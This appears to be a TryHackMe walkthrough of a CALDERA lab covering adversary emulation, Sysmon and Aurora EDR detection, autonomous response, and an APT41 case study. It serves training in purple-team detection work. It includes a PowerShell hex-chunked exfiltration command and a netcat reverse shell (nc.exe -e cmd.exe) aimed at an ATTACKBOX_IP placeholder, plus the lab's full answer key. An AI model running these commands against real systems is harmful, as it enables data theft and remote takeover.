TryHackMe: CALDERA
Author: Mario Martinez Jr. (ku5e / Gary7) | TryHackMe USA Rank #76 | Top 1%
Difficulty: Medium
Topics: CALDERA Framework, Adversary Emulation, MITRE ATT&CK, Sysmon Log Analysis, Aurora EDR, Autonomous Incident Response, APT41 Threat Emulation
Answers are redacted within the narrative to allow you to complete the tasks on your own, but a full table of answers is available at the end of this walkthrough.
CALDERA is MITRE’s open-source adversary emulation framework. This room covers the full pipeline: deploying agents, building adversary profiles, running operations, analyzing detections with Sysmon and Aurora EDR, and executing autonomous incident response. The final task emulates APT41, a threat group attributed to Chinese state-sponsored espionage and financial crime active since 2012.
Task 1: Introduction
No questions. The room recommends completing Introduction to Threat Emulation, Atomic Red Team, Windows Event Logs, and Aurora before starting.
Task 2: CALDERA Overview
CALDERA organizes its core components around five terms: agents, abilities, adversaries, operations, and plugins.
Agents are programs that run on target machines and continuously pull instructions from the CALDERA server. Three built-in agents ship with the framework:
- Sandcat: A GoLang agent supporting HTTP, GitHub GIST, and DNS tunneling as contact methods.
- Manx: A GoLang agent using TCP contact, functioning as a reverse shell.
- Ragdoll: A Python agent communicating via HTML contact.
Agents are placed into groups at install time. Any agent in the blue group is accessible from the blue dashboard. All others appear in the red dashboard.
Abilities are specific ATT&CK technique implementations. Each ability defines the commands to execute, the compatible platform and executor (PowerShell, cmd, Bash), any required payloads, and a reference to its ATT&CK mapping.
Adversary profiles group abilities into attack chains attributed to a known threat actor. The profile determines which abilities run during an operation.
Operations execute an adversary profile against a group of agents. The planner controls execution order. Three planners ship by default:
- Atomic: executes abilities in atomic ordering.
- Batch: executes all abilities simultaneously.
- Buckets: groups and executes abilities by ATT&CK tactic.
Facts are identifiable data points about the target, either pre-configured in fact sources or acquired by abilities during execution. Obfuscators set command obfuscation before agent execution. Jitter controls how frequently agents check in with the server.
Plugins extend core functionality. The Human plugin simulates benign user activity to provide a realistic operational environment.
Task 2 Answers
The agent capable of communicating via HTTP, GitHub GIST, or DNS tunneling is [REDACTED].
The feature that controls the order of ability execution is [REDACTED].
The plugin that simulates human activity is [REDACTED].
Task 3: Running Operations with CALDERA
Lab Setup
The room uses two machines: an AttackBox running the CALDERA server on port 8888, and a Windows victim machine accessed via RDP.
Start the CALDERA server from the AttackBox:
cd Rooms/caldera/caldera
source ../caldera_venv/bin/activate
python server.py --insecure
Access the web interface at http://ATTACKBOX_IP:8888 with credentials red / admin.
Deploying an Agent
Navigate to the agents tab and deploy a Manx agent targeting the Windows victim. The default IP shown during configuration is [REDACTED]. Replace it with your AttackBox IP before copying the deployment commands.
The deployment command disguises the agent as a legitimate process. In this room, the process is named chrome.exe and dropped to C:\Users\Public\. Execute the PowerShell deployment command on the victim machine via RDP to establish the agent connection.
Running the Enumerator Profile
The Enumerator adversary profile contains [REDACTED] abilities. Navigate to the operations tab, create a new operation, select the Enumerator profile, set the group to red, and leave obfuscation off.
Technical Deep Dive: Ability Executors
Before running an operation, reviewing each ability’s command and executor is worth the time. The executor field tells you the shell environment the command runs in. The command field shows the exact syntax. Understanding what each ability does before execution is the difference between controlled testing and surprises.
The tasklist Process Enumeration ability executes the following command:
[REDACTED]

After running the operation, one ability returns no output: [REDACTED].
Task 3 Answers
The default IP value shown during agent configuration is [REDACTED].
The Enumerator profile contains [REDACTED] abilities.
The command executed by the tasklist Process Enumeration ability is [REDACTED].
The ability that produced no output is [REDACTED].
Task 4: In-Through-Out
This task builds a custom attack chain spanning six tactics, from Initial Access through Exfiltration.
| Tactic | Technique | Ability |
|---|---|---|
| Initial Access | T1566.001 Spearphishing Attachment | Download Macro-Enabled Phishing Attachment |
| Execution | T1047 WMI | Create a Process using WMI Query and an Encoded Command |
| Persistence | T1547.004 Winlogon Helper DLL | Winlogon HKLM Shell Key Persistence - PowerShell |
| Discovery | T1087.001 Local Account Discovery | Identify local users |
| Collection | T1074.001 Local Data Staging | Zip a Folder with PowerShell for Staging in Temp |
| Exfiltration | T1048.003 Exfiltration Over Unencrypted Non-C2 Protocol | Exfiltrating Hex-Encoded Data Chunks over HTTP |
Modifying Existing Abilities
The victim machine has no internet access. The Download Macro-Enabled Phishing Attachment ability pulls a file from GitHub by default. Replace that URL with a local Python HTTP server running on the AttackBox:
cd Rooms/caldera/http_server
python3 -m http.server 8080
Updated command:
$url = 'http://ATTACKBOX_IP:8080/PhishingAttachment.xlsm'; Invoke-WebRequest -Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm
The Zip ability originally targets a path that does not exist on the victim. Replace it with the user’s Downloads directory and rename the output archive:
Compress-Archive -Path $env:USERPROFILE\Downloads -DestinationPath $env:TEMP\exfil.zip -Force
Creating a Custom Ability
The exfiltration ability does not exist in the default framework. Create it manually under the exfiltration tactic, mapped to T1048.003, using a windows - psh executor. The command reads the staged zip, hex-encodes the bytes, splits the hex into 20-character chunks, and sends each chunk as a cURL GET request to the AttackBox HTTP listener:
$file="$env:TEMP\exfil.zip"; $destination="http://ATTACKBOX_IP:8080/"; $bytes=[System.IO.File]::ReadAllBytes($file); $hex=($bytes|ForEach-Object ToString X2) -join ''; $split=$hex -split '(\S{20})' -ne ''; ForEach ($line in $split) { curl.exe "$destination$line" } echo "Done exfiltrating the data. Check your listener."
Technical Deep Dive: Hex-Encoded Chunked Exfiltration
Splitting data into fixed-size chunks and encoding it as hex serves a specific purpose in evasion: it avoids sending recognizable file headers or binary content that network detection tools pattern-match against. Each GET request looks like a URL path request. The server-side HTTP listener logs each chunk in its access log, which an attacker can reassemble. This is not a sophisticated evasion technique, but it demonstrates how threat actors abuse standard HTTP to blend into normal web traffic.
Running the Custom Profile

Create the Emulation Activity #1 adversary profile, add all six abilities in tactic order, and run the operation.
Task 4 Answers
The file downloaded by the first ability is [REDACTED].
The process spawned by the second ability is [REDACTED].
The fourth ability identified [REDACTED] local accounts.
The directory archived by the fifth ability is [REDACTED].
The sixth ability made [REDACTED] HTTP requests.
Task 5: Emulation to Detection
Lab Setup
The victim machine runs Sysmon and Aurora EDR. Access Sysmon logs via Event Viewer at:
Applications and Services > Microsoft > Windows > Sysmon
Access Aurora EDR logs via Windows Logs > Application, then filter by Source: AuroraAgent.
Methodology
Set the operation’s Run State to “Pause on Start.” Use the “Run 1 Link” button to execute one ability at a time, review the logs, clear them, then proceed. This keeps the log volume manageable.
When reading Sysmon logs via PowerShell:
cd C:\Tools
Import-Module .\Clear-WinEvent.ps1
Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" | fl
Clear-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational"
Read the output bottom to top to follow the correct execution timeline.
Key Analysis Points
Every ability executed by the CALDERA agent shows ParentImage: C:\Users\Public\chrome.exe in the Sysmon logs. This is the disguised agent process. Filter from there to separate agent-generated activity from background noise.
The first log generated by any ability shows a ParentImage value of [REDACTED].
Technical Deep Dive: Sysmon Event ID 13

Event ID 13 indicates a registry value was set. In this operation, it fires when the Winlogon persistence ability modifies HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell to include cmd.exe alongside explorer.exe. This is a known persistence mechanism: any value added to the Winlogon Shell key launches at every user logon. Sysmon captures the TargetObject (the registry key), the Details (the new value), and the Image (the process that made the change).
The ability that generated Sysmon Event ID 13 is [REDACTED].
Aurora EDR Detections
Aurora EDR uses Sigma rules to flag suspicious activity. The Match_Strings field in each detection specifies which field values triggered the rule.

During the first ability, Aurora flagged the use of Invoke-WebRequest. The Sigma rule that fired is [REDACTED].
During the fifth ability, the Match Strings value for the Zip detection is [REDACTED].
During the sixth ability, Aurora flagged the string join ''; $split with the Sigma rule [REDACTED]. This rule targets PowerShell obfuscation patterns associated with CrackMapExec, a common post-exploitation framework.
Task 5 Answers
The ParentImage value from the first log is [REDACTED].
The ability that generated Sysmon Event ID 13 is [REDACTED].
The Sigma rule that flagged Invoke-WebRequest is [REDACTED].
The Match Strings value for the Zip ability detection is [REDACTED].
The Sigma rule that flagged join ''; $split is [REDACTED].
Task 6: Autonomous Incident Response
Switching to the Blue Dashboard
Log out and log back in as blue / admin. The interface theme changes and the adversaries tab becomes a defenders tab.
The Response Plugin
The Response plugin provides 37 abilities and 4 defender profiles. Abilities fall into four tactics:
- Setup: builds baselines for outlier detection.
- Detect: continuously acquires information. These abilities have the Repeatable field enabled, meaning they run for the duration of the operation.
- Response: executes actions such as killing a process, modifying firewall rules, or deleting a file.
- Hunt: searches for IOCs via logs or file hashes.
The four defender profiles are Incident Responder, Elastic Hunter, Query Sysmon, and Task Hunter.
Incident Responder Profile
The Incident Responder profile chains detection and response abilities. Three pairs are linked:
- Find unauthorized processes unlocks
remote.port.unauthorized, which Enable Outbound TCP/UDP firewall rule requires to block the connection. - Find atypical open ports unlocks a process ID value that Kill Rogue Process requires.
- Hunt for known suspicious files unlocks file path data that Delete known suspicious files requires.
Response abilities will not fire until their prerequisite detection abilities have gathered the required facts.
Technical Deep Dive: Facts and Sources
Facts are the mechanism that connects detection to response in CALDERA. The remote.port.unauthorized fact is pre-configured in the response fact source with values 7010, 7011, and 7012. The room adds port 4444 to simulate a Netcat reverse shell.
The Find unauthorized processes ability executes once per fact value. With four ports configured, it runs four times. Three return no results because no connection exists on those ports. One returns the process ID of the Netcat process on port 4444. That process ID becomes the host.pid.unauthorized fact, which triggers the response chain.
Incident Response Scenario
Set up a Netcat listener on the AttackBox:
nc -lvp 4444 -s $(hostname -I | awk '{print $1}')
Establish the reverse shell from the victim:
cd C:\Tools
.\nc.exe ATTACKBOX_IP 4444 -e cmd.exe
Deploy a blue Sandcat agent on the victim. Create a blue operation with these settings: Defender set to Incident Responder, Fact Source set to response, Group set to blue, Planner set to batch.
Task 6 Answers
Find unauthorized processes failed [REDACTED] times during its first batch.
The fact that returned a value alongside remote.port.unauthorized is [REDACTED].
The group value of the firewall rule created by the Enable Outbound TCP/UDP firewall rule ability is [REDACTED].
The second response ability that executed after detecting the suspicious process is [REDACTED].
The PowerShell cmdlet used by that ability is [REDACTED].
Task 7: Case Study: Emulating APT41
APT41, also known as Double Dragon, has operated since 2012 with attributed ties to the Chinese Ministry of State Security. The group conducts both state-sponsored espionage and financially motivated intrusions. Targeted sectors include healthcare, telecommunications, and technology.
TTPs Emulated
| Tactic | Technique | Ability |
|---|---|---|
| Initial Access | T1566.001 | Download Macro-Enabled Phishing Attachment |
| Execution | T1047 | Create a Process using obfuscated Win32_Process |
| Execution | T1569.002 | Execute a Command as a Service |
| Persistence | T1053.005 | Powershell Cmdlet Scheduled Task |
| Persistence | T1136.001 | Create a new user in a command prompt |
| Defense Evasion | T1070.001 | Clear Logs (using wevtutil) |
| Discovery | T1083 | File and Directory Discovery (PowerShell) |
| Collection | T1005 | Find files |
Analysis
Initial Access: The phishing attachment ability downloads PhishingAttachment.xlsm from the local HTTP server. Sysmon logs an additional file creation event at [REDACTED].
Execution via WMI: Creating a process through Win32_Process spawns it as a child of WmiPrvSE.exe. Aurora EDR flags this with a Match String of [REDACTED]. WMI process creation is a well-documented execution technique because it bypasses many application whitelisting controls and leaves a different parent process signature than a standard shell execution.
Service Execution: The ability creates a Windows service named [REDACTED] to execute its command. Services run as SYSTEM by default, making this a common privilege escalation and persistence vector.
Scheduled Task Persistence: Beyond the ps1 file, a scheduled task artifact is written to [REDACTED]. All scheduled tasks on Windows are stored as XML files in this directory.
Account Creation: Creating a local account via net user triggers the Sigma rule [REDACTED] in Aurora EDR.
Log Clearing: APT41 clears event logs using wevtutil to reduce forensic evidence. Aurora flags this with the rule [REDACTED].
Discovery: The File and Directory Discovery ability runs [REDACTED] to recursively enumerate the filesystem.
Collection: The Find files ability executed [REDACTED] times, corresponding to separate search paths defined by the fact source.
Technical Deep Dive: APT41 TTPs in Context
APT41 is notable for operating two separate mission sets from the same infrastructure: espionage operations targeting government and defense sectors, and financially motivated intrusions against gaming companies and cryptocurrency platforms. The TTPs emulated in this room reflect the espionage side: initial access via phishing, persistence via scheduled tasks and new accounts, and collection of local data. The defense evasion step (log clearing) is consistent with operational security practices observed in APT41 campaigns.
The wevtutil log clearing technique (T1070.001) is effective against defenders who rely solely on local Windows event logs. Organizations running a SIEM or forwarding logs to an external system before clearing are largely unaffected, since the data is already off the machine. Detection of the clearing itself is the relevant defensive signal here, not the absence of logs afterward.
Task 7 Answers
The file created by Download Macro-Enabled Phishing Attachment (TargetFilename) is [REDACTED].
The Match String that flagged Create a Process using obfuscated Win32_Process is [REDACTED].
The service created by Execute a Command as a Service is [REDACTED].
The file created by Powershell Cmdlet Scheduled Task (TargetFilename) is [REDACTED].
The Sigma rule that flagged Create a new user in a command prompt is [REDACTED].
The Sigma rule that flagged Clear Logs is [REDACTED].
The command used by File and Directory Discovery (PowerShell) is [REDACTED].
Find files executed [REDACTED] times.
Task 8: Conclusion
CALDERA supports the full purple team cycle: build an adversary profile, run it against a live agent, observe the detections it generates, and respond autonomously. The Response plugin closes the loop by enabling blue teams to test their detection and response pipeline against the same TTPs they just emulated.
The training plugin ships with a CTF-style challenge for further hands-on practice with the framework.
Answer Table
| Task | Question | Answer |
|---|---|---|
| 2 | Agent with HTTP, GitHub GIST, DNS tunneling | Sandcat |
| 2 | Feature controlling ability execution order | Planner |
| 2 | Plugin simulating human activity | Human |
| 3 | Default IP during agent configuration | 0.0.0.0 |
| 3 | Abilities in Enumerator profile | 5 |
| 3 | Command by tasklist Process Enumeration | tasklist /m » $env:APPDATA\vmtool.log;cat $env:APPDATA\vmtool.log |
| 3 | Ability with no output | SysInternals PSTool Process Discovery |
| 4 | File downloaded by first ability | PhishingAttachment.xlsm |
| 4 | Process spawned by second ability | notepad.exe |
| 4 | Accounts identified by fourth ability | 4 |
| 4 | Directory archived by fifth ability | Downloads |
| 4 | HTTP requests by sixth ability | 23 |
| 5 | ParentImage from first log | C:\Users\Public\chrome.exe |
| 5 | Ability generating Sysmon Event ID 13 | Winlogon HKLM Shell Key Persistence - PowerShell |
| 5 | Sigma rule flagging Invoke-WebRequest | PowerShell Web Download |
| 5 | Match Strings for Zip ability | ‘Compress-Archive ’ in CommandLine, ’ -Path ’ in CommandLine, ’ -DestinationPath ’ in CommandLine, $env:TEMP\ in CommandLine |
| 5 | Sigma rule flagging join/split | Hacktool - CrackMapExec PowerShell Obfuscation |
| 6 | Find unauthorized processes failures | 3 |
| 6 | Fact returning value alongside remote.port.unauthorized | host.pid.unauthorized |
| 6 | Firewall rule group value | Caldira |
| 6 | Second response ability triggered | Kill Rogue Process |
| 6 | PowerShell cmdlet used by Kill Rogue Process | Stop-Process |
| 7 | PhishingAttachment TargetFilename | C:\Users\Administrator\AppData\Local\Temp\2\PhishingAttachment.xlsm |
| 7 | Match String for obfuscated Win32_Process | \WmiPrvSE.exe in ParentImage |
| 7 | Service name from Execute a Command as a Service | ARTService |
| 7 | Scheduled Task TargetFilename | C:\Windows\System32\Tasks\AtomicTask |
| 7 | Sigma rule for new user creation | New User Created Via Net.EXE |
| 7 | Sigma rule for Clear Logs | Suspicious Eventlog Clear or Configuration Change |
| 7 | File and Directory Discovery command | ls -recurse; get-childitem -recurse; gci -recurse |
| 7 | Find files execution count | 3 |
_Walkthrough by Mario Martinez Jr. (ku5e / Gary7) | TryHackMe Profile | _blog.ku5e.com